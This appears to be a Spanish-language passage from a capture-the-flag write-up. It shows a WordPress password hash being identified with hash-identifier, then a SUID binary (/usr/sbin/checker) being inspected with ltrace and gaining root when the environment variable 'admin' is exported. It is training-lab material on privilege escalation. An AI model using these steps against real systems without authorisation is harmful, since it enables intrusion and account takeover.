
Intentaremos determinar el tipo de cifrado/encriptado que tiene la contraseña utilizando hashid




```
┌──(kali㉿kali)-[~]
└─$ hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: $P$BjoFHe8zIyjnQe/CBvaltzzC6ckPcO/

Possible Hashs:
[+] MD5(Wordpress)
--------------------------------------------------
 HASH: BedNwvQ29vr1TPd80CDl6WnHyjr8te.

 Not Found.
--------------------------------------------------
 HASH: 
```

## Escalada de privilegios

Dentro de los archivos con privilegios encontramos /usr/sbin/checker, al usarlo nos dice que es imposible, pero intentando con ltrace, podemos ejecutar el binario, y este nos da como salida un enviorment de administrador exportado la variable admin




```
www-data@blog:/$ ltrace /usr/sbin/checker
ltrace /usr/sbin/checker
getenv("admin")                                  = nil
puts("Not an Admin"Not an Admin
)                                 = 13
+++ exited (status 0) +++
www-data@blog:/$ whoami
whoami
www-data
www-data@blog:/$ 
```



```
/snap/core/8268/usr/sbin/pppd
/snap/core/9066/bin/mount
/snap/core/9066/bin/ping
/snap/core/9066/bin/ping6
/snap/core/9066/bin/su
/snap/core/9066/bin/umount
/snap/core/9066/usr/bin/chfn
/snap/core/9066/usr/bin/chsh
/snap/core/9066/usr/bin/gpasswd
/snap/core/9066/usr/bin/newgrp
/snap/core/9066/usr/bin/passwd
/snap/core/9066/usr/bin/sudo
/snap/core/9066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9066/usr/lib/openssh/ssh-keysign
/snap/core/9066/usr/lib/snapd/snap-confine
/snap/core/9066/usr/sbin/pppd
www-data@blog:/$ ltrace /usr/sbin/checker
ltrace /usr/sbin/checker
getenv("admin")                                  = nil
puts("Not an Admin"Not an Admin
)                                 = 13
+++ exited (status 0) +++
```

Habiendo ubicado el archchivo suid, luego, lo abriremos con ltrace, y exportaremos la variable admin, de esta manera obtendremos acceso de root al sistema.



```
www-data@blog:/$ ltrace /usr/sbin/checker
getenv("admin")                                  = nil
puts("Not an Admin"Not an Admin
)                                 = 13
+++ exited (status 0) +++
www-data@blog:/$ export admin=1
www-data@blog:/$ /usr/sbin/checker
root@blog:/# 
```